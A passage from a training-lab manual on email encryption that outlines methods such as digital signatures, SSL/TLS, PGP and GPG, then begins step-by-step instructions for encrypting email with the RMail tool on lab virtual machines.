- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Email Encryption

Email encryption hides the email content from eavesdroppers by encrypting it into an unreadable form. Emails can be encrypted and decrypted by means of a digital signature mechanism that uses public and private keys: the public key is shared, while the private key is kept private.

There are numerous methods that can be employed for email encryption, including:

- **Digital Signature:** Uses asymmetric cryptography to simulate the security properties of a signature in digital, rather than written form
- **Secure Sockets Layer (SSL):** Uses RSA asymmetric (public key) encryption to encrypt data transferred over SSL connections
- **Transport Layer Security (TLS):** Uses a symmetric key for bulk encryption, an asymmetric key for authentication and key exchange, and message authentication codes for message integrity
- **Pretty Good Privacy (PGP):** Used to encrypt and decrypt data that provides authentication and cryptographic privacy
- **GNU Privacy Guard (GPG):** Software replacement of PGP and free implementation of the OpenPGP standard that is used to encrypt and decrypt data\

Lab Tasks

Task 1: Perform Email Encryption using RMail

RMail is an email security tool that provides open tracking, proof of delivery, email encryption, electronic signatures, large file transfer functionality, etc. RMail works seamlessly with users' existing email platforms, including Microsoft Outlook and Gmail, amongst others. Using this tool, you can encrypt sensitive emails and attachments for security or legal compliance.

Here, we will use the RMail tool to perform email encryption.


1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows 11** virtual machine. Click **Ctrl+Alt+Del** to activate it. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

3. Launch any web browser (here, **Google Chrome**), Place the cursor in the address bar and type **https://www.rmail.com/free-trial/**, and press **Enter**.

